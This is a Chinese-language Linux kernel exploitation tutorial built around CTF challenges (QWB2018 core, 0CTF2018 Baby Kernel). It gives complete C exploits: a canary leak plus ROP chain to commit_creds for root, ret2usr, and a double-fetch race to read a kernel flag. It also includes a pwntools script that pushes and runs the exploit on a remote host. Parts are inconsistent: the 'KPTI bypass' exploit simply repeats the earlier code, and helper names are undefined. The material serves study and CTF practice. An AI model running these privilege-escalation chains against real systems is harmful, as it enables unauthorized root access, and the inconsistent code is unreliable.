echo 1 > /proc/sys/kernel/kptr_restrict
echo 1 > /proc/sys/kernel/dmesg_restrict
ifconfig eth0 up
udhcpc -i eth0
ifconfig eth0 10.0.2.15 netmask 255.255.255.0
route add default gw 10.0.2.2
insmod /core.ko

#poweroff -d 120 -f &
setsid /bin/cttyhack setuidgid 1000 /bin/sh
echo 'sh end!\n'
umount /proc
umount /sys

poweroff -d 0  -f
分析core.ko文件。
- 查保护:
存在 canary 保护。
❯ checksec core.ko
    Arch:       amd64-64-little
    RELRO:      No RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        No PIE (0x0)
    Stripped:   No
分析init_module函数,函数中创建了一个进程节点文件/proc/core,这也是后续我们与内核模块间通信的媒介。

分析结构化core_fops发现,定义了三个回调函数:
core_writecore_ioctlcore_release
在core_ioctl中,对传入值进行判断并有三个分支,分别是core_read(),设置全局变量和core_copy_func。
因为有 canary 首先要泄露栈上信息,在core_read中,copy_to_user可以将内核空间拷贝一块数据到用户空间,而这里的 off 可以在core_ioctl任意设置,所以在这里能泄露栈上内容,也就能泄露 canary。

然后是在core_copy_func中,传入变量存在整数溢出,可以利用qmemcpy将全局变量name的值写入内核栈上。

在core_write中可以向全局变量name中写入数据,最后通过core_copy_func写入到内核栈上,那么这里需要放一个提权的rop_chain,因为在tmp目录先可以直接查看commit_creds和prepare_kernel_cred的地址,所以可以直接构造 rop 用commit_creds(prepare_kernel_cred(0))提权。

gdb调试
vmlinux是 Linux 内核的未压缩 ELF 可执行文件,我们使用 gdb 调试内核主要就是调试这个文件。而在有些题目中会直接给我们一个bzImage文件,这是不能用于调试的。但是我们可以通过[vmlinux-to-elf](marin-m/vmlinux-to-elf:用于恢复完全可分析的 .ELF 来自原始内核,通过提取内核符号表 (kallsyms))工具将其提取为带符号可调式的 vmlinux文件:
./vmlinux-to-elf ./bzImage > ./vmlinux
调试内核我们首先要在启动脚本中添加几个参数:-s -S等价于-gdb tcp::1234,监听 1234 端口。
#!/bin/sh
qemu-system-x86_64 \
  -m 256M \
  -cpu qemu64,+smep,+smap -smp 2 \
  -kernel ./arch/x86/boot/bzImage \
  -append "console=ttyS0 quiet panic=-1 nokaslr" \
  -initrd ./rootfs.cpio \
  -drive file=flag,if=virtio,format=raw,readonly=on \
  -nographic \
  -no-reboot \
  -monitor /dev/null \
  -s -S
然后运行启动脚本:
./start.sh
gdb
(gdb) target remote :1234                        #attach 到目标端口
(gdb) file vmlinux
常用命令:
(gdb) b func_name     #普通断点
(gdb) hb func_name    #硬件断点
(gdb) b start_kernel  #Linux 内核启动的核心函数
(gdb) info registers  #查看寄存器
(gdb) x/32gx <addr>   #查看内存地址内容
(gdb) info threads    #查看线程
调试模块:
在 gdb 中加载ko文件等于为模块安装符号表。
(gdb) add core.ko
(gdb) add-symbol-file [驱动文件] [基地址] #加载内核模块符号
(gdb) add-symbol-file core.ko 0xffffffffc00ca000 #加载内核模块符号
通过以下命令获取内核模块加载基址:
cat /proc/modules | grep 驱动名 # 可得内核模块加载基址
加载模块符号后,对目标函数下断点。
编写 gdb shell 调试文件:
每一次调试都要连接、加载文件符号说明的太麻烦,我们可以编写gdb调试脚本快速调试。
#!/bin/sh
gdb -q \
        -ex "file vmlinux" \
        -ex "add-symbol-file core.ko 0xffffffffc00ca000 " \
        -ex "target remote localhost:1234" \
        -ex "b core_ioctl" \
        -ex "b core_open" \
        -ex "b core_release" \
        -ex "b core_write" \
        -ex "b core_read" \
        -ex "info b"
解题流程
通常分析一道题目我们首先要分析给出的文件,有些题目会直接把漏洞模块放在文件系统中,这样我们要首先解包文件系统然后进行分析。
在 CTF 题目中的 cpio 镜像很多都是 gzip 压缩过的,如果看到cpio: premature end of file报错,说明 cpio 镜像是经过 gzip 压缩的。针对这种 gzip 压缩过的文件我们需要先解压然后再解包。
gunzip rootfs.cpio.gz    #解压
cpio -idvm < ./core.cpio #解包
接着需要分析启动脚本查看开启了哪些内核保护,然后要/etc/init.d/rcS中或者/init中存放的内核启动后执行的命令。
之后分析具体的漏洞模块,然后结合调试编写 exp。
之后就是将编译好的 exp 添加到文件系统,然后进行模拟运行。
gcc ./exp.c -o exp -masm=intel --static -g
chmod 777 ./exp
find . | cpio -o --format=newc > ./rootfs.cpio
chmod 777 ./rootfs.cpio
最后就可以考虑打远程了。
ROP
内核态的 ROP 和用户态的 ROP 一般无二,只不过利用的 gadget 变成了内核中的 gadget,所需要构造执行的 ROP 链由system()
。变成了commit_creds(prepare_kernel_cred(&init_task))或commit_creds(&init_cred)。
当成功执行如上函数之后,当前线程的cred结构体便变为init进程的cred的拷贝,我们也就获得了 root 权限,此时在用户态起一个 shell 便能获得 root shell
需要注意的是旧版本内核上所用的提权方法commit_creds(prepare_kernel_cred(NULL))已经不再能被使用,在高版本(5.0以上)的内核当中prepare_kernel_cred(NULL)将不再返回一个 root cred,这也令 ROP 链的构造变为更加困难 。
通常情况下,我们的 exp 需要进入到内核当中完成提权,而我们最终仍然需要返回用户态以获得一个root权限的shell,因此在我们的exp 进入内核态之前我们需要手动模拟用户态进入内核态的准备工作——保存各寄存器的值到内核栈上,以便于后续返回用户态。
通常情况下使用如下函数保存各寄存器值到我们自己定义的变量中,以便于构造 rop 链:
板子:
size_t user_cs, user_ss, user_rflags, user_sp;
void save_status()
{
	asm volatile (
		"mov user_cs, cs;"
		"mov user_ss, ss;"
		"mov user_sp, rsp;"
		"pushf;"
		"pop user_rflags;"  );

	puts("\033[34m\033[1m[*] Status has been saved.\033[0m");
}
- 编译指定参数
-masm=intel
返回用户态:
swapgs指令恢复用户态 GS 寄存器sysretq或iretq恢复到用户空间
构造如下 ROP 链以返回用户态并获得一个 shell:
↓ swapgs
iretq
user_shell_addr
user_cs
user_eflags //64bit user_rflags
user_sp
user_ss
arttnba3 师傅将 kernel pwn 中常用的一些代码封装成了一个头文件,我们可以直接下载引用:
wget https://github.com/arttnba3/Linux-kernel-exploitation/blob/main/tools/kernelpwn.h
mv ./kernelpwn.h /usr/include/kernelpwn.h
这样我们只需要在 exp 中引用即可。
计算偏移
在没有开启 kptr_restrict 的情况下,使用这一指令就可以查看对应符号在内核中的地址
寻找 kernel 中内核程序的漏洞,之后调用该程序进入内核态,利用漏洞进行提权,提完权后,返回用户态。
当你想知道某个内核符号的地址/偏移时,通常会查看 /proc/kallsyms。该伪文件会暴露内核符号的地址。
- 要使用
/proc/kallsyms,内核配置项CONFIG_KALLSYMS必须被启用。默认情况下该文件只包含.text段的符号(T表示全局函数,t表示内部函数)。
由于commit_creds和prepare_kernel_cred在 vmlinux 中的偏移固定,那么通过确定在 vmlinux 中的地址和固定的偏移,就可以确定 vmlinux 的基地址。
首先在 qemu 中查看镜像加载的基地址,但需要 root 权限,首先在init中修改为:
setsid /bin/cttyhack setuidgit 0 /bin/sh
然后重打包,查看 core.ko 中.text的基地址。
/ # cat /sys/module/core/sections/.text
0xffffffffc0039000
启动 gdb,然后添加core.ko的符号表,加载了符号表之后就可以直接对函数名下断点了。
查看基地址:
ffffffff92a00000 T startup_64
然后确定偏移:
from pwn import *

elf = ELF("./vmlinux")
#64位内核经典的高半区固定地址
base = 0xffffffff81000000
print("commit_creds", hex(elf.symbols['commit_creds']-0xffffffff81000000))
print("prepare_kernel_cred", hex(elf.symbols['prepare_kernel_cred']-0xffffffff81000000))
"""
❯ checksec vmlinux
    Arch:       amd64-64-little
    Version:    4.15.8
    RELRO:      No RELRO
    Stack:      Canary found
    NX:         NX unknown - GNU_STACK missing
    PIE:        No PIE (0xffffffff81000000)
    Stack:      Executable
    RWX:        Has RWX segments
    Stripped:   No
"""
偏移:
commit_creds 0x7fc8d
prepare_kernel_cred 0x7ff85
在 qemu 中查看符号地址:
/ # cat /tmp/kallsyms | grep commit_creds
ffffffff82e9c8e0 T commit_creds
/ # cat /tmp/kallsyms | grep prepare_kernel_cred
ffffffff82e9cce0 T prepare_kernel_cred
计算内核基址:
base = commit_creds - 0x7fc8d = 0xffffffff9361cc53
构造 ROP 链:
要用 rop 实现执行commit_creds(prepare_kernel_cred(0))提权和执行swapgs; iretq命令返回用户态。实现流程大致为:
pop rdi; ret
prepare_kernel_cred(0)
pop rdx; ret
pop rcx; ret
mov rdi, rax; call rdx;
commit_creds
swapgs; popfq; ret
iretq; ret;
具体的地址可以用 ropper 寻找:
ropper --file ./vmlinux --search "pop|ret" --nocolor > gadgets
exp
ret2usr:将内核控制流劫持到用户地址空间。
需要调用commit_creds(prepare_kernel_cred(0)),所以首先通过
cat /proc/kallsyms | grep prepare_kernel_cred
cat /proc/kallsyms | grep commit_creds
确定两个函数的地址
#define KERNCALL __attribute__((regparm(3)))
void *(*prepare_kernel_cred)(void*) KERNCALL = (void*) 0xffffffff810c91d0;
void (*commit_creds)(void*) KERNCALL = (void*) 0xffffffff810c8d40;
由于从内核返回的时候需要CS,RFALGS、RSP、SS等寄存器的值,所以在程序开头的时候需要我们手动保存一下。
size_t user_cs, user_ss, user_rflags, user_sp;
void save_status()
{
    asm volatile (
        "mov user_cs, cs;"
        "mov user_ss, ss;"
        "mov user_sp, rsp;"
        "pushf;"
        "pop user_rflags;"
    );
    puts("\033[34m\033[1m[*] Status has been saved.\033[0m");
}
在没有开启 smep 保护的时候,可以直接执行用户内存中的代码
void get(){
	commit_creds(prepare_kernel_cred(0));
	asm(
		"swapgs\n"
		"pushq user_ss\n"
		"pushq user_sp\n"
		"pushq user_rflags\n"
		"pushq user_cs\n"
		"push $shell\n"
		"iretq\n"
	)
}
- exp
#include <string.h>
#include <stdio.h>
#include <unistd.h>
#include <fcntl.h>
#include <sys/stat.h>
#include <sys/types.h>
#include <sys/ioctl.h>
#include <kernelpwn.h>

size_t commit_creds = 0, prepare_kernel_cred = 0;
//内核基地址
size_t raw_vmlinux_base = 0xffffffff9361cc53;
size_t vmlinux_base = 0;

//解析/tmp/kallsyms来获取真实内核地址
size_t find_symbols()
{
    FILE* kallsyms_fd = fopen("/tmp/kallsyms", "r");

    if(kallsyms_fd < 0)
    {
        puts("[*]open kallsyms error!");
        exit(0);
    }

    char buf[0x30] = {0};

    while(fgets(buf, 0x30, kallsyms_fd))
    {
        if(commit_creds & prepare_kernel_cred)
            return 0;

        //根据计算出来的偏移计算内核地址
        if(strstr(buf, "commit_creds") && !commit_creds)
        {
            /* puts(buf); */
            char hex[20] = {0};
            strncpy(hex, buf, 16);
            sscanf(hex, "%llx", &commit_creds);
            printf("commit_creds addr: %p\n", commit_creds);
            vmlinux_base = commit_creds - 0x7fc8d;
            printf("vmlinux_base addr: %p\n", vmlinux_base);
        }

        if(strstr(buf, "prepare_kernel_cred") && !prepare_kernel_cred)
        {
            char hex[20] = {0};
            strncpy(hex, buf, 16);
            sscanf(hex, "%llx", &prepare_kernel_cred);
            printf("prepare_kernel_cred addr: %p\n", prepare_kernel_cred);
        }
    }

    if(!(prepare_kernel_cred & commit_creds))
    {
        puts("[*]Error!");
        exit(0);
    }
}

size_t user_cs, user_ss, user_rflags, user_sp;

void set_off(int fd, long long idx)
{
    printf("[*]set off9 to %ld\n", idx);
    ioctl(fd, 0x6677889C, idx);
}

void core_read(int fd, char *buf)
{
    puts("[*]read to buf.");
    ioctl(fd, 0x6677889B, buf);
}

void core_copy_func(int fd, long long size)
{
    printf("[*]copy from user with size: %ld\n", size);
    ioctl(fd, 0x6677889A, size);
}

int main()
{
    save_status();
    int fd = open("/proc/core", 2);
    if (fd < 0)
    {
        puts("[*]open /proc/core error!");
        exit(0);
    }

    find_symbols();
    ssize_t offset = vmlinux_base - raw_vmlinux_base;

    set_off(fd, 0x40);
    char buf[0x40] = {0};
    core_read(fd, buf);
    size_t canary = ((size_t *)buf)[0];
    printf("[+]canary: %p\n", canary);

    size_t rop[0x1000] = {0};
    int i;
    for(i = 0; i < 10; i++)
    {
        rop[i] = canary;
    }
	//0xffffffff9361cc53+0xb2f
    rop[i++] = 0xffffffff81000b2f + offset; // pop rdi; ret
    rop[i++] = 0;
    rop[i++] = prepare_kernel_cred;         // prepare_kernel_cred(0)

    rop[i++] = 0xffffffff810a0f49 + offset; // pop rdx; ret
    rop[i++] = 0xffffffff81021e53 + offset; // pop rcx; ret
    rop[i++] = 0xffffffff8101aa6a + offset; // mov rdi, rax; call rdx;
    rop[i++] = commit_creds;

    rop[i++] = 0xffffffff81a012da + offset; // swapgs; popfq; ret
    rop[i++] = 0;

    rop[i++] = 0xffffffff81050ac2 + offset; // iretq; ret;

    rop[i++] = (size_t)get_root_shell; // rip

    rop[i++] = user_cs;
    rop[i++] = user_rflags;
    rop[i++] = user_sp;
    rop[i++] = user_ss;

    write(fd, rop, 0x800);
    core_copy_func(fd, 0xffffffffffff0000 | (0x100));
    return 0;
}
编译执行:
gcc ./exp.c -static -masm=intel -g -o exp
cp exp core/exp
cd core
./gen_cpio.sh core.cpio
mv core.cpio ..
start.sh
运行内核后执行 exp,之后通过whoami查看当前用户发现已经提权到 root 用户了。
然后就可以 cat flag 了。

远程脚本
将二进制文件通过 base64 编码发送到远程机器上,然后执行提权。这样发送的速度是比较慢的,所以我们需要尽可能的缩小 exp 文件使其加快速度。
一般可以通过 musl 工具链编译来缩小 exp 的文件大小以方便传输。
#安装 musl 工具链
sudo apt install musl-tools

#使用 musl-gcc 编译 exp
musl-gcc -static -Os -o exp exp.c

#去除符号进一步压缩
strip exp
远程脚本模板:
from pwn import *
import base64

context.log_level = 'info'

io = remote("127.0.0.1", 11451)

# 加载本地 exp 并编码
with open("./exp", "rb") as f:
    encoded = base64.b64encode(f.read())

chunk_size = 512
for i in range(0, len(encoded), chunk_size):
    chunk = encoded[i:i+chunk_size].decode().replace('"', '\\"')
    p.sendlineafter("/ $", f'echo -n "{chunk}" >> /tmp/b64_exp')

# 解码 & 执行
io.sendlineafter("/ $", "base64 -d /tmp/b64_exp > /tmp/exploit")
io.sendlineafter("/ $", "chmod +x /tmp/exploit")
io.sendlineafter("/ $", "/tmp/exploit")

io.interactive()
Bypass SMEP&SMAP
Intel 下系统根据 CR4 控制寄存器的第 20、21 位标识是否开启 SMEP、SMAP 保护(1为开启,0为关闭),若是能够改变 CR4 寄存器的值便能够关闭 SMEP/SMAP 保护,完成 SMAP/SMEP-bypass,接下来就能够重新进行 ret2usr。
通过搜索 vmlinux 中的可以操作 CR4 寄存器的 gadget 来绕过 SMAP 和 SMEP。

开启 SMEP 和 SMAP 保护后的内核:
qemu-system-x86_64 \
    -m 256M \
    -kernel ./bzImage \
    -initrd ./core.cpio \
    -append "root=/dev/ram rw console=ttyS0 oops=panic panic=1 quiet kaslr" \
    -netdev user,id=t0, -device e1000,netdev=t0,id=nic0 \
    -cpu host,+smep,+smap \
    -nographic
Bypass KPTI
前面提到过 KPTI 是内核页表隔离保护,内核空间与用户空间分别使用两组不同的页表集。KPTI 同时还令内核页表中属于用户地址空间的部分不再拥有执行权限,这使得 ret2usr 无法在 KPTI 保护的内核中生效。
对于开启了 KPTI 的内核,无法直接通过swapgs;iret返回用户态,在返回用户态还需要将用户进程的页表给切换回来。
Linux 采用四级页表结构,而 CR3 寄存器用以存储当前的 PGD 地址,因此在开启 KPTI 的情况下用户态与内核态之间的切换便涉及到 CR3 的切换,为了提高切换的速度,内核将内核空间的 PGD 与用户空间的 PGD 两张页全局目录表放在一段连续的内存中(两张表,一张一页 4k,总计 8k,内核空间的在低地址,用户空间的在高地址),这样只需要将 CR3 的第 13 位取反便能完成页表切换的操作

需要进行说明的是,在这两张页表上都有着对用户内存空间的完整映射,但在用户页表中只映射了少量的内核代码(例如系统调用入口点、中断处理等),而只有在内核页表中才有着对内核内存空间的完整映射,但两张页表都有着对用户内存空间的完整映射,如下图所示,左侧是未开启 KPTI 后的页表布局,右侧是开启了 KPTI 后的页表布局。

KPTI 同时还令内核页表中用户地址空间部分对应的页顶级表项不再拥有执行权限(NX),这使得 ret2usr 彻底成为过去式 。
除了在系统调用入口中将用户态页表切换到内核态页表的代码外,内核也相应地在 arch/x86/entry/entry_64.S 中提供了一个用于完成内核态页表切换回到用户态页表的函数 swapgs_restore_regs_and_return_to_usermode,地址可以在 /proc/kallsyms 中获得。
由于源码的汇编代码编写较为繁重,我们可以通过 IDA 逆向的方式查看其基本汇编逻辑:

在 bypass 的时候,我们往往通过 SWITCH_USER_CR3:
mov rdi,cr3
or  rdi,1000h
mov cr3,rdi
在实际操作时前面的一些栈操作都可以跳过,直接从 mov rdi, rsp 开始,这个函数大概可以总结为如下操作:
mov  rdi, cr3
or rdi, 0x1000
mov  cr3, rdi
pop rax
pop rdi
swapgs
iretq
因此我们只需要布置出如下栈布局即可:
↓   swapgs_restore_regs_and_return_to_usermode
    0 // padding
    0 // padding
    user_shell_addr
    user_cs
    user_rflags
    user_sp
    user_ss
这一次我们在启动脚本中的内核启动参数 -append 中添加 pti=on 选项以显式开启 KPTI 保护:
qemu-system-x86_64 \
	-m 256M \
	-kernel ./bzImage \
	-initrd ./core.cpio \
	-append "root=/dev/ram rw console=ttyS0 oops=panic panic=1 quiet kaslr pti=on" \
	-netdev user,id=t0, -device e1000,netdev=t0,id=nic0 \
	-nographic
此时我们尝试执行之前的 ROP exp ,可以发现不再可行,反而会触发 segmentation fault,因为 在内核态页表中,用户地址空间部分对应的页顶级表项不再拥有执行权限 :
因此我们在返回用户态之前还需要先将内核态页表切换回来,这里我们在完成提权后直接使用 swapgs_restore_regs_and_return_to_usermode 函数返回用户态即可,而无需直接手动调用 iretq 指令。
最终的 exp 如下,将 ROP chain 中返回用户态的部分由 swapgs + iret 两条独立的指令替换为了对 swapgs_restore_regs_and_return_to_usermode 函数的调用,需要注意的是该函数开头有一堆我们不需要的操作,我们需要通过逆向的方式手动计算该函数中 mov rdi, cr3 指令的位置:
#include <string.h>
#include <stdio.h>
#include <unistd.h>
#include <fcntl.h>
#include <sys/stat.h>
#include <sys/types.h>
#include <sys/ioctl.h>
#include <kernelpwn.h>

size_t commit_creds = 0, prepare_kernel_cred = 0;
//内核基地址
size_t raw_vmlinux_base = 0xffffffff9361cc53;
size_t vmlinux_base = 0;

//解析/tmp/kallsyms来获取真实内核地址
size_t find_symbols()
{
    FILE* kallsyms_fd = fopen("/tmp/kallsyms", "r");

    if(kallsyms_fd < 0)
    {
        puts("[*]open kallsyms error!");
        exit(0);
    }

    char buf[0x30] = {0};

    while(fgets(buf, 0x30, kallsyms_fd))
    {
        if(commit_creds & prepare_kernel_cred)
            return 0;

        //根据计算出来的偏移计算内核地址
        if(strstr(buf, "commit_creds") && !commit_creds)
        {
            /* puts(buf); */
            char hex[20] = {0};
            strncpy(hex, buf, 16);
            sscanf(hex, "%llx", &commit_creds);
            printf("commit_creds addr: %p\n", commit_creds);
            vmlinux_base = commit_creds - 0x7fc8d;
            printf("vmlinux_base addr: %p\n", vmlinux_base);
        }

        if(strstr(buf, "prepare_kernel_cred") && !prepare_kernel_cred)
        {
            char hex[20] = {0};
            strncpy(hex, buf, 16);
            sscanf(hex, "%llx", &prepare_kernel_cred);
            printf("prepare_kernel_cred addr: %p\n", prepare_kernel_cred);
        }
    }

    if(!(prepare_kernel_cred & commit_creds))
    {
        puts("[*]Error!");
        exit(0);
    }
}

size_t user_cs, user_ss, user_rflags, user_sp;

void set_off(int fd, long long idx)
{
    printf("[*]set off9 to %ld\n", idx);
    ioctl(fd, 0x6677889C, idx);
}

void core_read(int fd, char *buf)
{
    puts("[*]read to buf.");
    ioctl(fd, 0x6677889B, buf);
}

void core_copy_func(int fd, long long size)
{
    printf("[*]copy from user with size: %ld\n", size);
    ioctl(fd, 0x6677889A, size);
}

int main()
{
    save_status();
    int fd = open("/proc/core", 2);
    if (fd < 0)
    {
        puts("[*]open /proc/core error!");
        exit(0);
    }

    find_symbols();
    ssize_t offset = vmlinux_base - raw_vmlinux_base;

    set_off(fd, 0x40);
    char buf[0x40] = {0};
    core_read(fd, buf);
    size_t canary = ((size_t *)buf)[0];
    printf("[+]canary: %p\n", canary);

    size_t rop[0x1000] = {0};
    int i;
    for(i = 0; i < 10; i++)
    {
        rop[i] = canary;
    }
	//0xffffffff9361cc53+0xb2f
    rop[i++] = 0xffffffff81000b2f + offset; // pop rdi; ret
    rop[i++] = 0;
    rop[i++] = prepare_kernel_cred;         // prepare_kernel_cred(0)

    rop[i++] = 0xffffffff810a0f49 + offset; // pop rdx; ret
    rop[i++] = 0xffffffff81021e53 + offset; // pop rcx; ret
    rop[i++] = 0xffffffff8101aa6a + offset; // mov rdi, rax; call rdx;
    rop[i++] = commit_creds;

    rop[i++] = 0xffffffff81a012da + offset; // swapgs; popfq; ret
    rop[i++] = 0;

    rop[i++] = 0xffffffff81050ac2 + offset; // iretq; ret;

    rop[i++] = (size_t)get_root_shell; // rip

    rop[i++] = user_cs;
    rop[i++] = user_rflags;
    rop[i++] = user_sp;
    rop[i++] = user_ss;

    write(fd, rop, 0x800);
    core_copy_func(fd, 0xffffffffffff0000 | (0x100));
    return 0;
}
Double Fetch
原理

Double Fetch 从漏洞原理上来说,是一种内核态与用户态之间的条件竞争。其主要形成的原因是由于用户态与内核态之间的数据在进行交互时存在时间差,我们在先前的学习中有了解到内核在从用户态中获取数据时会使用函数copy_from_user,而如果要拷贝的数据过于复杂的话则内核会选择引用其指针而将数据暂存于用户态中等待后续处理,而在这时数据会存在被条件竞争修改原有数据的风险,也就是笔者要分享的Double Fetch的由来。
在 Linux 等现代操作系统中,虚拟内存地址通常被划分为内核空间和用户空间。内核空间负责运行内核、驱动模块代码等,权限较高。而用户空间运行用户代码,并通过系统调用进入内核完成相关功能代码通常情况下,用户空间向内核传递数据时,内核先通过通过copy_from_user等拷贝函数将用户数据拷贝至内核空间进行校验及相关处理,但在输入数据较为复杂时,内核可能只引用其指针,而将数据暂时保存在用户空间进行后续处理。此时,该数据存在被其他恶意线程篡改风险,造成内核验证通过数据与实际使用数据不一致,导致内核代码执行异常。
一个典型的 Double Fetch 漏洞原理如下图所示,一个用户态线程准备数据并通过系统调用进入内核,该数据在内核中有两次被取用,内核第一次取用数据进行安全检查(如缓冲区大小、指针可用性等),当检查通过后内核第二次调用数据进行实际处理。而在两次取用数据之间,另一个用户态线程可创造条件竞争,对已通过检查的用户态数据进行篡改,在真实使用时造成访问越界或缓冲区溢出,最终导致内核崩溃或权限提升。
例题
0CTF2018 Baby Kernel
题目分析
分析启动脚本发现内核没有开启任何保护。
qemu-system-x86_64 \
-m 256M -smp 2,cores=2,threads=1  \
-kernel ./vmlinuz-4.15.0-22-generic \
-initrd  ./core.cpio \
-append "root=/dev/ram rw console=ttyS0 oops=panic panic=1 quiet" \
-cpu qemu64 \
-netdev user,id=t0, -device e1000,netdev=t0,id=nic0 \
-nographic  -enable-kvm  \
分析内核init:
#!/bin/sh

mount -t proc none /proc
mount -t sysfs none /sys
mount -t devtmpfs devtmpfs /dev
echo "flag{this_is_a_sample_flag}" > flag
chown root:root flag
chmod 400 flag
exec 0</dev/console
exec 1>/dev/console
exec 2>/dev/console

insmod baby.ko #加载目标模块
chmod 777 /dev/baby
echo -e "\nBoot took $(cut -d' ' -f1 /proc/uptime) seconds\n"
setsid cttyhack setuidgid 1000 sh

umount /proc
umount /sys
poweroff -d 0  -f
解包文件系统:
mkdir core && cd core
cp ../core.cpio .
cpio -idmv < core.cpio
逆向分析baby.ko
分析代码发现如果a2为0x6666就会打印出 flag 的地址,如果a2为0x1337就会将我们传入的 flag 和真正的 flag 做比较。

根据 Double Fetch 漏洞原理,发现此题目存在一个 Double Fetch 漏洞,当用户输入数据通过验证后,再将flag_str所指向的地址改为 flag 硬编码地址后,即会输出 flag 内容。
解题思路
首先,利用提供的 cmd=0x6666 功能,获取内核中 flag 的加载地址。
然后,构造符合 cmd=0x1337 功能的数据结构,其中 flag_len 可以从硬编码中直接获取为 33, flag_str 指向一个用户空间地址。
最后,创建一个恶意线程,不断的将 flag_str 所指向的用户态地址修改为 flag 的内核地址以制造竞争条件,从而使其通过驱动中的逐字节比较检查,输出 flag 内容。
- exp
//gcc -static exp.c -lpthread -o exp
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
#include <fcntl.h>
#include <pthread.h>
#include <string.h>
#include <sys/ioctl.h>

pthread_t compete_thread;
void* real_addr;
char buf[0x20] = {0};
int competetion_times = 0x1000, status = 1;

struct
{
    char* flag_addr;
    int flag_len;
} flag = {.flag_addr = buf, .flag_len = 33};

void *competetionThread(void *arg)
{
    while (status)
    {
        for (int i = 0; i < competetion_times; i++)
            flag.flag_addr = real_addr;
    }
    return NULL;
}

int main()
{
    int fd, result_fd, addr_fd;

    char *temp, *flag_addr_addr;

    fd = open("/dev/baby", O_RDWR);
    ioctl(fd, 0x6666);

    system("dmesg | grep flag > addr");

    temp = (char*) malloc(0x1000);

    addr_fd = open("./addr", O_RDONLY);
    temp[read(addr_fd, temp, 0x100)] = '\0';

    // 获取 "Your flag is at XXXXX" 中的地址部分
    flag_addr_addr = strstr(temp, "Your flag is at ") + strlen("Your flag is at ");

    real_addr = (void *)strtoull(flag_addr_addr, NULL, 16);

    pthread_create(&compete_thread, NULL, competetionThread, NULL);

    while (status)
    {
        for (int i = 0; i < competetion_times; i++)
        {
            flag.flag_addr = buf;
            ioctl(fd, 0x1337, &flag);
        }

        system("dmesg | grep flag > result");

        result_fd = open("./result", O_RDONLY);
        read(result_fd, temp, 0x1000);

        if (strstr(temp, "flag{"))
            status = 0;
    }

    pthread_cancel(compete_thread);

    printf("[+] competetion end!\n");
    system("dmesg | grep flag");

    return 0;
}
参考
[原创]Kernel PWN从入门到提升-Pwn-看雪-安全社区|安全招聘|kanxue.com 【PWN.0x00】Linux Kernel Pwn I:Basic Exploit to Kernel Pwn in CTF - arttnba3’s blog 【OS.0x01】Linux Kernel II:内核简易食用指北 - arttnba3’s blog 2024网鼎杯半决赛-pwn-先知社区 强网杯2018 - core 学习记录 - moon_flower - 博客园 2018强网杯 core | X3h1n
【PWN.0x00】Linux Kernel Pwn I:Basic Exploit to Kernel Pwn in CTF - arttnba3’s blog